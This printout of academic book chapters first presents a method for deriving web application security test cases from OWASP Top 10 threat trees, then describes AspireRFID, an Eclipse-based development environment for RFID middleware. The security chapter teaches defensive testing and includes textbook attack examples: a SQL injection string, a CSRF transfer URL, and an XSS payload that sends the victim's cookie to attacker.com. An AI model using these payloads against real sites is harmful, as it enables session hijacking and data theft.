- Define the external data input interfaces which will define the scope of tests to be performed;
- Define possible attacks;

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

2.1. Background and Related Work

Threat modeling has been conducted in several phases of secure software development lifecycle (SDLC) especially in the testing phase, where threat modeling is used in order to identify threats and evaluate the risk due to existing vulnerabilities in software.

Several notations have been proposed for threat modeling, such as threat trees, (a variation of fault tress for safety analysis) (Swiderski, & Snyder, 2004). Even if the threat modeling approach is widely used, the existing techniques don't generate test cases automatically from threat trees. Marback et al. (Marback, Do, He, Kondamarri & Xu, 2013) proposed a technique that generates security test cases from threat trees using threat model-based security testing approach. They proposed to use STRIDE model (Hernan, Lambert, Ostwald, & Shostack, 2006; Fedaghi & Alrashed, 2010) to categorize the threats. Developed by Microsoft, STRIDE model is a system that classifies threats based on their categories. STRIDE stands for Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, and Elevation of Privilege. This model deals with 6 basic concepts of security as shown in Table 1.

2.2. Limitation

The approach of Marback et al. (Marback, Do, He, Kondamarri & Xu, 2013) has some limitations that are resulting from using STRIDE as a model to categorize threats. The model STRIDE doesn't cover all possible threats that a system could be vulnerable to. To overcome this issue, we propose, in this paper, the use of the same technique proposed by Marback et al, but for generating threats, our approach took a different way by using Open Web Application Security Project's 10 most critical Web application security risks of 2013 (Boberski, 2010) instead of STRIDE model for categorization.

3. TEST CASE GENERATION USING OWASP TOP 10

The Open Web Application Security Project (OWASP) is an open community, not-for profit, dedicated to finding and fighting the causes of insecure software and to developing and maintaining applications that can be trusted (Boberski, 2010). It is a powerful awareness document for web application security. It represents a broad consensus about what the most critical web application security flaws are. In this paper, we use OWASP top 10 (OWASP, 2015) in the threat modeling technique to model the threat

Table 1. STRIDE model

Threat	Explanation	Security Property
Spoofing	Illegally access information using stolen credentials.	Authentication
Tampering	Malicious modification of data.	Integrity
Repudiation	Deny performing an action	Non-repudiation
Information disclosure	Exposure of information that doesn't supposed to be revealed.	Confidentiality
Denial of service	Deny service to legitimate user.	Availability
Elevation of privilege	Gain privileged access from an unauthorized user.	Authorization

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

trees and generate test cases. The threat modeling process can be decomposed into three high level steps (Microsoft, 2015):

1. Identifying the assets of an application.
2. Determining the threats to an application.
3. Mitigating the threats.

To use the threat modeling in security testing, we focused only on the first two steps in this technique.

The first step is concerned with gaining an understanding of the application and how it interacts with external entities. In the second step, we use the details from the first step to identifying threats relevant to the application scenario and context and to generating test cases modeled from threat trees.


3.1. Threat Threes

Threat trees represent the sequence of action that can be achieved by an attacker in order to exploit vulnerability. In another word, threat trees are the decision making that an attacker can have to compromise the system.

Threat trees structure is composed of a root node that describes the goal of the attackers and decomposed to sub goals related with AND or OR relationship and subsequently each sub goal is decomposed into nodes that are, also, related with AND or OR relationship until reaching the leaf node. To succeed in the action described in a node, all sub goals must executed from left to the right if they are linked with an AND relationship; otherwise only one sub goal can be achieved in order to accomplish the goal of the parent node. While the AND relationship is represented in the threat tree with an edge that links between the involved sub goals, the OR relationship is represented with a parent node and its sub goals without edges. Figures 1 and 2 illustrate an example of AND relationships and OR relationships, respectively.

Each threat tree itemizes and elaborates the actions that an attacker could cause events to occur. Each sequence of events in a threat tree represents a unique attack on software and each different path from the threat tree represents a test case.

Figure 1. AND relationships






Figure 2. OR relationships


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use



3.2. Injection

The injection attacks are ranked by OWASP as the most risky attacks. Injection flaws are quite common, easy to exploit and the impact can be very important and severe. These injection flaws occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization. The flaws appear when it is possible to inject arbitrary SQL code in SQL statements that are made in a Web application and bypass authentication forms. The consequences of an injection flaw may range from a simple data recovery to total takeover of the server, Injection-type attacks become easier to perform using free and automatic injection tools available on the Web. An example of such tools is "local proxy", which is designed to intercept all HTTP and HTTPS communication between the local client browser and the server-side. It acts as a man-in-the-middle where all interaction may be monitored, reviewed and modified. The automatic injection tools allow injecting into forms fields in a web page or the HTTP headers per-composed malicious code making the risk of the attack higher. The threat model of this attack is modeled in Figure 3.

Example B: Suppose that we have the following scenario: The application uses untrusted data in the construction of the following vulnerable SQL:


String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";

Figure 3. Threat tree showing injection attack

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In this case, the attacker modifies the 'id' parameter value in his browser to send: ' or '1'='1. For example: http://exampleB.com/app/accountView?id='or '1'='1

3.3. Broken Authentication and Session Management



The second threat according to OWASP is session hijacking or the broken authentication and session management. This threat includes all the vulnerabilities that could lead to identity theft. This weakness in Web applications can give attackers access to features of a Web application to which they do not have the right to. This attack can allow stealing information and/or damaging the functioning of the application. Protecting access to the application is generally based on an authentication system. Most of the time, the authentication system is redeveloped for each application, which means that these systems do not benefit from the experience gained in the development of other applications. This attack is classified as common and once successful, it has severe impact on the business. Hijacking attacks can be grouped into two categories:

1. Attacks against the authentication system seeking access right.
2. Session usurpations which allow overcoming the authentication step.

Figure 4 illustrates the threat tree of the broken authentication and session management threat.

Example C: Suppose that we have the following scenario: Airline reservations application supports URL rewriting, putting session IDs in the URL: http://exampleC.com/sale/saleitems?sessionid=135667822&dest=Pennsylvania. An authenticated user of the site wants to let his friends know about the sale. He e-mails the above link without knowing he is also giving away his session ID. When his friends use the link they will use his session and credit card.

Figure 4. Threat tree showing broken authentication and session management attack


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

3.4. Cross-Site Scripting

OWASP considers Cross-Site Scripting (XSS) vulnerability as a critical flaw because it is widespread and easy to detect. The attacks rely mainly on forms of Web applications. The ANSSI (National Association for Information Systems *Security)* (Microsoft, 2015) reported in the prospectus CERTA-2002-INF-001-001 that malicious scripts can damage the registry base of the victim, view forms fields, retrieve cookies on the victim machine, execute system commands, and build links to malicious websites.

Example D: Suppose that the application uses untrusted data in the construction of the following HTML snippet without validation or escaping:


(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";



The attacker modifies the 'CC' parameter in their browser to: '><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'.

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session. Figure 5 illustrates threat tree showing XSS attack. As shown in Figure 5, the attacker starts by finding a vulnerable website, and then tries to find an input field and then inject a malicious JavaScript code in the website.

3.5. Insecure Direct Object References



This vulnerability exists when the query parameters are not checked before treatment. The vulnerable parameter refers to a file, directory, or database key without any validation mechanism. This threat can

Figure 5. Threat tree showing Cross-Site Script attack

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. Threat tree showing insecure direct object references attack

have significant impacts if a malicious user obtains access to information and functionality for which he/she has no authorization. Figure 6 shows the threat tree of this threat.

Example E: Suppose that the application uses unverified data in a SQL call that is accessing account information:

String query = "SELECT * FROM accts WHERE account = ?";

PreparedStatement pstmt = connection.prepareStatement(query, …);

pstmt.setString(1, request.getParameter("acct"));

ResultSet results = pstmt.executeQuery();

The attacker simply modifies the 'acct' parameter in their browser to send whatever account number they want. If not verified, the attacker can access any user's account, instead of only the intended customer's account. http://exampleE.com/app/accountInfo?acct

3.6. Security Misconfiguration

This vulnerability groups all vulnerabilities that are highlighted in the architecture of the Web application. The problem resides with the operating system and the tools installed and used in order to run the application. For each of these components, vulnerabilities are publically known which facilitates the attacks. If not updated, the attacker can exploit unpatched vulnerabilities. For many applications, if the system is not fine-tuned and options are installed by default, it offers more opportunities for an attacker to exploit the vulnerabilities. This attack is easy to exploit and its impact on the business is average. The threat tree of this attack starts with scanning the application to identify the OS and tools used, and then search for known vulnerabilities before launching the attack as shown in Figure 7.

Example F: One of the scenarios that could be is that the app server admin console is automatically installed and not removed. Default accounts aren't changed. Attacker discovers the standard admin pages are on the server, logs in with default passwords, and takes over.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 7. Threat tree showing security mis-configuration threats

Figure 8. Threat tree showing sensitive data exposure attack


3.7. Sensitive Data Exposure

As the online web application keeps flooding, not all applications are secured. Most web applications don't properly protect sensitive user data such as credit cards information/Bank account info/authentication credentials. Attackers might end up stealing those unprotected data to conduct credit card frauds, identity theft, or other crimes. Such attack can have implication on financial aspect as well as reputation and brand trust. In Figure 8, we modeled the threat tree of sensitive data exposure threat.

Example G: A site simply doesn't use SSL for all authenticated pages. Attacker simply monitors network traffic (like an open wireless network), and steals the user's session cookie. Attacker then replays this cookie and hijacks the user's session, accessing the user's private data.

3.8. Missing Function Level Access Control

Most web applications verify function level access rights before making that functionality accessible to the user. Failing to apply Function Level Access Control, the attackers will be able to access resources on the server or the application directly, bypass the normal application access and therefore bypassing any security control that are put in place. This threat could be modeled as shown in Figure 9.



Example H: A page provides an 'action' parameter to specify the function being invoked, and different actions require different roles. If these roles aren't enforced, that's a flaw.

3.9. Cross-Site Request Forgery (CSRF)

(Gollmann, 2008) showed that an attack by inter-request forgery (Cross-Site Request Forgery or Session Riding or CSRF or XSRF) has a fairly close operation of an XSS attack. The main difference is that

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 9. Threat tree showing missing Function Level Access Control threats

the user through its browser will not be the victim but one who will perform a malicious action on the target application. A CSRF attack will execute malicious code in a Web application through the session of a user. As shown in Figure 10, the Cross-Site Request Forgery could be modeled with the same threat model as the Cross-Site Scripting threat tree, which is illustrated in Figure 5, in addition to a fourth sublegal in order to hide the link of the malicious code:

Example I: The application allows a user to submit a state changing request that does not include anything secret. For example: http://exampleI.com/app/transferFunds?amount=3000&destinationAccount=123456789. So, the attacker constructs a request that will transfer money from the victim's account to the attacker's account, and then embeds this attack in an image request or iframe stored on various sites under the attacker's control:

If the victim visits any of the attacker's sites while already authenticated to exampleI.com, these forged requests will automatically include the user's session info, authorizing the attacker's request.

3.10. Using Known Vulnerable Components

These kinds of threats occur when the components used in applications such as libraries, where frameworks are executed with full privileges. If a vulnerable component is exploited it makes the attacker's job easier to cause a serious data loss or server takeover. Figure 10 shows the threat tree of this attack, it starts with identifying components and search and exploit their known vulnerabilities.

Example J: Component vulnerabilities can cause almost any type of risk imaginable.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 10. Threat tree showing cross-site request forgery attack




Figure 11. Threat tree showing known vulnerable components attack



Components almost always run with the full privilege of the application, so flaws in any component can be serious.

3.11. Unvalidated Redirects and Forwards

Most Web applications redirect and forward users to other pages or other external websites; however, by modifying URL input to a malicious site, the attacker can use forwards to access unauthorized pages or redirect victims to phishing or malware sites and convince user to install malware or programs that can capture passwords and other confidential information.

In Figure 11, we modeled the threat tree of invalidated redirects and forwards threat.

Figure 12. Threat tree showing invalidated redirects and forwards attack

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Example K: The application has a page called "redirect.jsp" which takes a single parameter named "url". The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware.
http://www.exampleK.com/redirect.jsp?url=whatever.com

3.12. Test Case Generation

To generate test cases from threat tree, we can adopt the same algorithm provided by Marback et al. (Marback, Do, He, Kondamarri & Xu, 2013). The test cases start with the root node and then go to the next sub goals in the threat tree. The algorithm analyses the sub nodes and creates test cases as much as the number of sub goals that are related with OR relationship. If the sub goals are linked with AND relationship, the algorithm adds the sub goals to the queue ordered from left to right.

As an example, we generate test cases from the threat tree provided in Figure 10. From this tree, two test cases can be generated, as shown in Table 2, in order to perform a Cross-Site Request Forgery attack.

As a summary, choosing the use of OWASP over STRIDE is worth as it works well for the unique challenges facing application security, and is simple to learn and adopt by designers, developers, and code reviewers.

4. CONCLUSION AND FUTURE WORK

Web application users and Web application vulnerabilities are increasing. This will inevitably expose more web application users to malicious attacks. Security testing is one of the most important software security practices, which is used to mitigate vulnerabilities in software.

Security testing of Web applications is becoming complicated, and there is still need for security testing methodologies. This indicates that security testing methodologies for web applications needs attention.

In this paper, we described the necessity of the software security testing in the lifecycle of web application. We define the threat modeling technique used in security testing. This technique enumerates the threats we are interested in, highlights the operations and areas we need to protect and generates test cases used to test the security checks in web applications.

We adopted, in this paper, the same approach used by Marback et al. (Marback, Do, He, Kondamarri & Xu, 2013) using threat modeling technique to generate test cases and we developed threat trees for each risk identified according to OWASP top 10. These threat trees will help to systematically generate test cases in order to identify if the application under test is vulnerable to security threats.

Table 2. Test cases generated from Figure 10

Test Case Number	Test Case Description
1	Find a vulnerable website → Find an input field → Exploit → Inject a full JavaScript code into the website → hide the link by placing it in an image or script tag.
2	Find a vulnerable website → Find an input field → Exploit → Craft an URL and send it the victim → hide the link by placing it in an image or script tag

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

For future work, we intend to perform experiments to evaluate the approach and to test the effectiveness of test cases generated from the proposed threat trees. To do so, we will generate test suite from the threat trees and conduct empirical study on open source web application. We also plan to refine the threat trees in order to include all possible attacks on web applications such as denial of service (DoS) and clickjacking.

Furthermore, to keep up with the increasing rate of Web application attacks, a wide variety of automated security testing tools have been developed. These tools rely on interface and protocol standards so they can be used against various applications. Hence, we will search for some automated suitable tools that can be used in conjunction with our approach so we improve security testing during the development stage and making it more complete and efficient through automation.

Chapter 19
An Integrated Development Environment for RFID Applications

Nikos Kefalakis
Athens Information Technology, Greece

John Soldatos
Athens Information Technology, Greece

ABSTRACT

In recent years we have witnessed a proliferation of RFID (Radio Frequency Identification) middleware systems and projects (including several open source projects), which are extensively used to support the emerging wave of RFID applications. Some of the RFID middleware projects come with simple tools, which facilitate the application development, configuration, and deployment processes. However, these tools tend to be fragmented since they address only part of an RFID system (such as the filtering of tag streams and/or the generation of business events). In this chapter, the authors introduce an Integrated Development Environment (IDE) for RFID applications, which addresses multiple parts of an RFID application, while at the same time supporting the full application development lifecycle (i.e. design, development, deployment, and testing of RFID applications). The introduced IDE comprises a wide range of tools, which have been implemented as modular plug-ins to an Eclipse-based environment. The various tools enable application development, deployment, testing, and configurations over the middleware infrastructure established by the AspireRFID (AspireRFID Consortium, 2013), and their evaluation has proven that they can significantly ease RFID application development.

1. INTRODUCTION

During recent years we are witnessing a proliferation of successful RFID deployments in areas such as manufacturing, logistics, trade and industry. Several of these deployments deal with numerous tags/objects, RFID readers, reading cycles and RFID generated events, which route to a wide range of enterprise

applications such as ERP (Enterprise Resource Planning), MRP (Manufacturing Resource Planning) and WMS (Warehouse Management Systems) (Kefalakis, 2009). RFID middleware is the cornerstone of most of the above non-trivial deployments of RFID technology. RFID middleware undertakes crucial tasks in the scope of RFID applications, which typically include (Dimitropoulos, 2010):

- Collecting RFID data from a variety of heterogeneous physical readers, through reading the tagged items. At this level middleware implementations insulate higher layers from knowing what reader /models have been chosen. Moreover, they achieve virtualization of tags, which allows RFID applications to support different tag formats.
- Filtering the RFID sensor streams according to application needs and accordingly emits events pertaining to the application at hand. At this level middleware implementations insulate the higher layers from the physical design choices on how tags are sensed and accumulated and how the time boundaries of events are triggered.
- Mapping the filtered readings to business semantics as required by the target applications and business processes. The respective business semantics are consolidated into business events, which are routed (by the RFID middleware) to one or more enterprise applications that use them. At this level middleware implementations insulate enterprise applications from understanding the details of how individual steps are carried out in a business process.

Note that most of these middleware tasks are defined in the scope of the EPC Global Architecture (EPCGlobal Architecture Review Committee, 2013), which is supported by a wide range of relevant standards. The importance of RFID middleware, has given rise to the development of several RFID middleware frameworks, which are nowadays providing functionality for RFID data collection, filtering, event generation, as well as translation of tag streams into business semantics. These frameworks have been developed as part of both research initiatives (Prabhu, 2006) and vendor products. Furthermore, several research initiatives have produced numerous open-source RFID frameworks, such as Mobitec (Mobitec, 2013) and the Fosstrak project (Floerkemeier, 2007), which provide royalty-free implementations of RFID middleware stacks. In addition to providing middleware libraries for RFID applications, most of these projects provide simple tools for configuring and managing the underlying RFID infrastructures. These tools facilitate application development and monitoring, yet they do not obviate the (still needed) tedious low-level tasks.

Apart from RFID middleware projects, RFID initiatives have also emerged, focusing on application development tools (e.g., LogicAlloy (2013), Rifidi (Palazzi, 2009) and its successor projects). In several cases, these initiatives also offer RFID middleware libraries (e.g., the LogicAlloy (2013) Server), while in other cases they are mostly focused in visual RFID application development. Despite the emergence of these efforts, there are no integrated environments for RFID deployment. As a matter of fact, most of the above tools are focused on parts of the RFID middleware development effort (e.g., the configuration of filtering mechanisms, the management of metadata and the management of reader devices) rather than on a holistic approach to RFID solution deployment. As a result, most of RFID middleware solutions are implemented on a per-case basis, rather than based on a more convenient and cost-effective integrated paradigm.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

2. MAIN FOCUS OF THE CHAPTER

In this book chapter the efforts of the AspireRFID (AspireRFID, 2013) project are presented in order to offer a suite of Visual Tools for easing the development and deployment of RFID solutions. To this end, AspireRFID has developed a large number of open source tools for visual RFID development, along with a programmability model that enables their combination for developing end-to-end RFID solutions. The AspireRFID programmability model specifies a set of RFID-solutions related metadata, which are managed by the combination of the above-mentioned visual tools. This programmability model has enabled the modular integration of the various tools in a first of a kind Integrated Development Environment (IDE) for building and deploying RFID solutions. This IDE (called AspireRFID IDE), is available online as an open source software within the AspireRFID project. The AspireRFID IDE complements the AspireRFID middleware and programmability developments, which have been described in earlier publications of the authors (such as (Kefalakis, 2009, 2011a, 2011b; Dimitropoulos, 2010; Leontiadis, 2009)), since it enables the configuration of the various middleware components described in these publications, as well as, their combination towards the development of complete integrated end-to-end solutions. From a functional viewpoint the visual tools of the AspireRFID project include:

- A standalone set of IDE plug-ins that enables the configuration and management of specific modules of the AspireRFID middleware. These plug-ins offer interfaces for the configuration of the low level capabilities of the middleware.
- The Business Process Workflow Management Editor (BPWME) plug-in, an integrated environment for configuring and deploying end-to-end (Open Loop Composite Business Processes) RFID solutions based on high level semantics, rather than low level middleware configuration (Lampe, 2007). This tool hides from RFID consultants and integrators, the required detailed knowledge of an RFID middleware and its specifications for describing a complex RFID solution. BPWME uses the services and functionality as a combined version of the above mentioned standalone tools, based on the APDL (ASPIRE business Process Description Language) schema described in (Kefalakis, 2011b).

The most important stand-alone tools of AspireRFID IDE, which are provided as plug-ins in an Eclipse OSGi (Open Source Gateway Interface) infrastructure, include:

- The ECSpec Editor Plug-in, used to edit the ECSpec (Event Cycle Specification) XML document which controls the behavior of the filtering & collection layer of an RFID solution, based on the EPC-ALE (Application Level Events) specification of the (EPCGlobal, 2013a).
- The LRSpec Editor Plug-in, used to edit logical readers specifications (LRSpecs) according to the definition of a logical reader in the EPCGlobal architecture.
- The ALE Server Configurator Plug-in, which is used to manage the ECSpecs and LRSpecs at the Filtering and collection layer.
- The Business Event Generator Plug-in, which is used to manage the Business Event Generation (BEG) module that is responsible for the conversion of low-level EPC-ALE events to business events (i.e. events with business semantics) and forward them to the EPCIS (Electronic Product Code Information Sharing) repository (EPCGlobal, 2013b).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- The Physical Reader Configuration & Management Plug-in, used to manage the Reader Core Proxy layer of the Fosstrak project.
- The Master Data Editor Plug-in, a tool which enables the user to edit and save Master Data to an EPCIS-enabled Repository (EPCGlobal, 2013b).
- The RFID Business Location GMF Editor, a tool that provides a graphical interface for the user to edit retrieve and store Master Data Business Locations to an EPCIS (EPCglobal, 2013b) repository (as the latter is specified in the EPCGlobal architecture).
- The BPWME tool, which enables an IDE-like integration of multiple of the above tools and supports the APDL specifications (Kefalakis, 2011b). BPWME guides users in the generation of the APDL (Kefalakis, 2011b) and in the configuration of complex supply chain scenarios. The integration of the above tools on the basis of the BPWME leads to a multiplicative benefit comparing to the use of each one of the tools alone (i.e. in isolation from the others).

The AspireRFID IDE is based on Eclipse platform which is modularly extensible based on the Open Source Gateway Interface (OSGI) standards, hence, different AspireRFID related components (ALE, BEG, EPCIS, etc.) are configured by using an integrated tool that allows users to have a centralized view for the configuration of the architecture. The IDE facilitates the development of fully fledged RFID solutions based on the programmable composition of filters, events, workflows etc. These components are reusable and are usually derived from distributed libraries of reusable RFID components.

Overall, the work presented in this chapter, stems from a joint effort of twelve (open source) contributors, who produced over 130 thousand lines of code. Some of the ASPIRE tools have received a very positive feedback from the RFID Open Source community, featuring hundreds of downloads during their short lifetime. Some users and/or developers have already used these tools in order to facilitate realistic RFID pilot deployments, including the pilot use cases of the FP7 ASPIRE project. According to the feedback from adopters, the AspireRFID IDE platform and related standalone tools significantly facilitate the development of RFID applications and bring benefits to practical RFID implementations for SMEs, as well as, a radical change in the current paradigm of RFID deployments. The rest of this book chapter follows the below structure:


- Section 3 following this introduction presents the baseline middleware infrastructure of the AspireRFID project, which is the foundation for solution deployment based on the AspireRFID IDE. The aim will be to familiarize the reader with the various middleware building blocks that will be configured on the basis of the IDE.
- Section 4 provides an overview of the functionality for each one of the stand-alone tools that comprise the IDE, along with their role as Eclipse plug-ins to the IDE.
- Section 5 is devoted to the description of the implementation of the Business Process Workflow Management Editor (BPWME) tool, which uses all the rest in order to deliver the end-to-end integrated development experience.
- Section 6 illustrates the evaluation feedback and the comments received by the AspireRFID community in terms of the use of the various tools. Furthermore, it provides an assessment of the potential contribution of the IDE in the cost-effectiveness of the RFID development process.
- Section 7 concludes the chapter and outlines the advantages and limitations of the IDE approach of the AspireRFID project along with its potential to be used in the wider class of Internet-of-Things applications.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

3. ASPIRERFID MIDDLEWARE ARCHITECTURE

AspireRFID IDE is an integrated development environment which allows the visual, model-driven development of an RFID solution. It offers a graphical, user-friendly interface to trigger the services of the following eight (8) principal middleware modules/components, which comprise the AspireRFID architecture:

- **Hardware Abstraction Layer (HAL):** The role of this layer is to unify the way the ASPIRE middleware interacts with the RFID readers, which can be diverse in protocols. This relies on a hardware abstraction layer (HAL) and a fixed instruction set for upstream middleware layers that receive RFID readings.
- **Reader Core Proxy (RCP):** The role of RCP is to transform non-EPC (Electronic Product Code) Reader Protocol (RP) readers into compliant readers. By deploying the appropriate HAL (Hardware Abstraction Layer) module at the Reader Core, we can ensure its compliance to the RP. Every reader with an implementation of the Hardware Abstraction interface can be controlled over the Reader Protocol (RP).
- **Filtering & Collection Server (F&C Server, EPC-ALE compliant):** This layer provides several operations like accumulation, filtering, according to the requests by end users and is implemented according to the EPC-ALE specification of the EPC Global. AspireRFID uses the EPC-ALE implementation of the Fosstrak project.
- **Business Event Generator (BEG):** The role of the BEG is to automate the mapping between reports stemming from F&C and IS events. Instead of requiring developers to implement the mapping logic, the BEG enables application builders to configure the mapping based on the semantics of the RFID application.
- **Information Sharing Repository (EPCIS compliant):** This module is responsible for receiving application-agnostic RFID data from the filtering & collection (F&C) middleware server through the Business Event Generation (BEG) application. The resulting RFID data constitute EPCIS compliant business events and are stored in an EPCIS repository. AspireRFID uses the EPCIS implementation of the Fosstrak project.
- **Connector Application (Connector):** The purpose of connector components is to abstract the interface between the Information Sharing repository and Enterprise Information Systems (EIS), such as EPR and WMS systems. Connectors offer APIs that enable proprietary EIS systems to exchange business information with the AspireRFID middleware system.
- **Management:** JMX (Java Management Extensions) (Oracle, 2014) wrappers allow the implementation of sophisticated RFID management applications. Management applications can also be used to both interface and control actuators. Moreover, based on JMX, commands for the control of actuators can be issued upon the occurrence of certain events at any middleware layer.
- **Actuators:** Based on sensor events, the actuator control framework defines interfaces and connectors for third party applications to successfully interact with analogue or digital devices. These sensors may either be RFID or other ASPIRE-supported physical sensors. Using this framework, the application is, for example, able to register event handler that interacts with a flashlight when a specific group of tags passes through a RFID aggregation gate.



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1 illustrates the role of AspireRFID's IDE in the AspireRFID Architecture. It offers standard interfaces to interact with the several services issued by the AspireRFID architecture and therefore allows to:


- Configure physical readers and their operational parameters and environments via Reader Core Proxy (through The Physical Reader Configuration Editor).
- Support the definition of logical readers (LLRP (EPCglobal, 2013c), RP, HAL and Simulator readers) by means of the Logical Reader Configuration Editor.
- Edit, as well as management, of F&C server Filtering Specifications (through the Reading Specifications Editor).
- Provide a control client to execute Application Level Event specification (ALE) commands on a reader or component that implements the ALE specification (through the F&C Commands Execution).
- Interact with the Connector application to reveal all its functionalities and configurations, enabling the configuration of connectors to different systems and databases (through the Connector Configurator).
- Enable users and/or consultants to edit enterprise data including information about the company's location, its business locations, read-points, as well as its business processes (through the Master Data Editor tools).
- Offer business users and RFID consultants a graphical user interface for manipulating complex business processes, which are composed as workflows of elementary business processes (through the Business Process Workflow Management Editor).

The workflow management tool leverages the functionality of the above tools to support RFID deployments in accordance to specific business processes. In short, Aspire IDE allows end users to configure

Figure 1. AspireRFID middleware architecture and the role of AspireRFID IDE

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

all the modules of AspireRFID architecture (which include several EPC Global compliant modules) in a simple and friendly way.



4. OVERVIEW OF THE TOOLS OF THE ASPIRE IDE


The AspireRFID IDE components provide means of configuring the underlying ASPIRE infrastructure. In practice, the user supplies the requirements to the IDE, which in turn translates them into configuration messages for the appropriate modules of the AspireRFID middleware infrastructures. The AspireRFID IDE has been designed as an Eclipse RCP (Rich Client Platform) application that runs over Equinox OSGI server. It uses the command API to define menus, pop-up menu items and toolbars so as to support plug-ins and provide more control. Every tool is an eclipse plug-in/bundle that can be installed or removed on demand. In this way, many editions of the AspireRFID IDE can be released depending on the functionality required by different RFID users/applications. In the sequel we illustrate the tools that comprise the AspireRFID IDE and their role in the application development, deployment and configuration process. As already discussed, most of the tools are implemented as Eclipse plug-ins which facilitates their modular combination and use.

4.1 ALE Server Configurator Plug-In

The ALE Server Configurator tool, depicted in Figure 2, enables the execution of Application Level Event specification (ALE) commands on an RFID reader or other component that implements the ALE specification. In particular, the tool allows the configuration of the F&C middleware server (Dimitropoulos, 2010) according to a valid specification of ALE commands (ECSpec) in XML format. As specified in the EPC-ALE standard, an ECSpec details the way RFID tag streams will be filtered and grouped based

Figure 2. ALE server configurator interfaces (ECSpec and LRSpec config.)

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use



on specific application requirements. The tool enables the loading, deletion and execution of XML files that correspond to valid ECSpec. Based on the tool one can also:

- Associate the ECSpec (under execution) with a notification URI of a remote capturing application. This association indicates the application that will receive the results (i.e. tag streams) of the filtering and collection functionalities specified in the ECSpec.
- Define/create a specification of Logical Readers that will contribute data to the F&C process. Therefore, the tool enables the definition of LRSpec (Logical Readers Specifications) XML files, which specify such Logical Readers. Following the definition of LRSpecs the tool enables their association with the specific instance of the F&C Server, which will undertake the processing of data supplied by the logical reader(s).


4.2 Business Event Generator (BEG) Plug-In

The main objective of the Business Event Generator (BEG) plug-in tool, depicted in Figure 3, is to provide the means to configure the Business Event Generator (BEG) of the AspireRFID middleware, in order to translate the outcome of the F&C server (i.e. ECReports according to EPC-ALE terminology) to specific business events (compliant to the EPCIS specification) according to the set of Master Data that have been defined within the EPCIS repository; hence, the operation of the tool hinges on the (earlier) appropriate configuration of the EPCIS repository in terms of the definition of the master data required for the RFID system/application at hand.

Figure 3. Business event generator plug-in

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


The tool provides also a dedicated view, which can depict the processed readings for each event in real-time. The subsequent functionality is extremely useful for testing and debugging applications that generate complex business events.



4.3 Physical Reader Configuration and Management Plug-In

Physical Reader Configuration & Management plug-in, depicted in Figure 4, provides a management front-end for the Reader Core proxy of the AspireRFID middleware infrastructure. It enables end users to edit the runtime parameters of the proxy and to manage its status. The respective management interfaces are accessible through any JMX capable console. In practice, the tool is used to manage RFID readers through the proxy module of the architecture.

4.4 ECSpec Editor Plug-In



The ECSpec editor is the tool that enables the user to produce and edit ECSpec documents (according to the EPC ALE V1.1 specification). As already outlined, these documents specify the behavior- of the Filtering & Collection's module/server, in terms of the format of the reports that it will produce, but also in terms of the logical readers it will use to produce the reports. A snapshot of the ECSpec editor is depicted in Figure 5. Note that the ECSpec editor provides an interface to generate and/or edit (valid) ECSpec files. The ECSpecs define how the Filtering and Collection (EPC-ALE compliant) server will generate reports. Depending on the defined ECSpec, the F&C will report either the tags that have been

Figure 4. Reader management console preferences window

read/detected in a given event cycle or report the tags that have been added (seen for the first time) or deleted (removed i.e. from a shelf that was monitored) with respect to the previous event cycle.

4.5 LRSpec Editor Plug-In

As evident from the description of earlier tools, several functionalities rely on the specification of appropriate logical reader (LR) instead of physical readers. Indeed, the execution of processing functions (e.g., filtering) on the basis of logical readers, alleviates the dependencies of those functions from the low-level details of the physical readers configurations. Due to the extensive use of the logical reader concept in the scope of RFID application development, the AspireRFID IDE provides a dedicated tool for defining and managing logical readers, through editing and managing LRSpec files i.e. XML files that define logical reader compositions. A snapshot of this tool is provided in Figure 5. It should be noted that the tools support the definition of logical readers based on combinations of different types of physical readers including: (a) Reader compliant to the EPC Reader Protocol (RP), (b) Readers compliant to the EPC Low Level Reader Protocol (LLRP) (EPCglobal, 2013c), (c) Non-EPC compliant readers, which implement the HAL (Hardware Abstraction Layer) layer specified in the AspireRFID middleware architecture.

4.6 Master Data Editor Plug-In

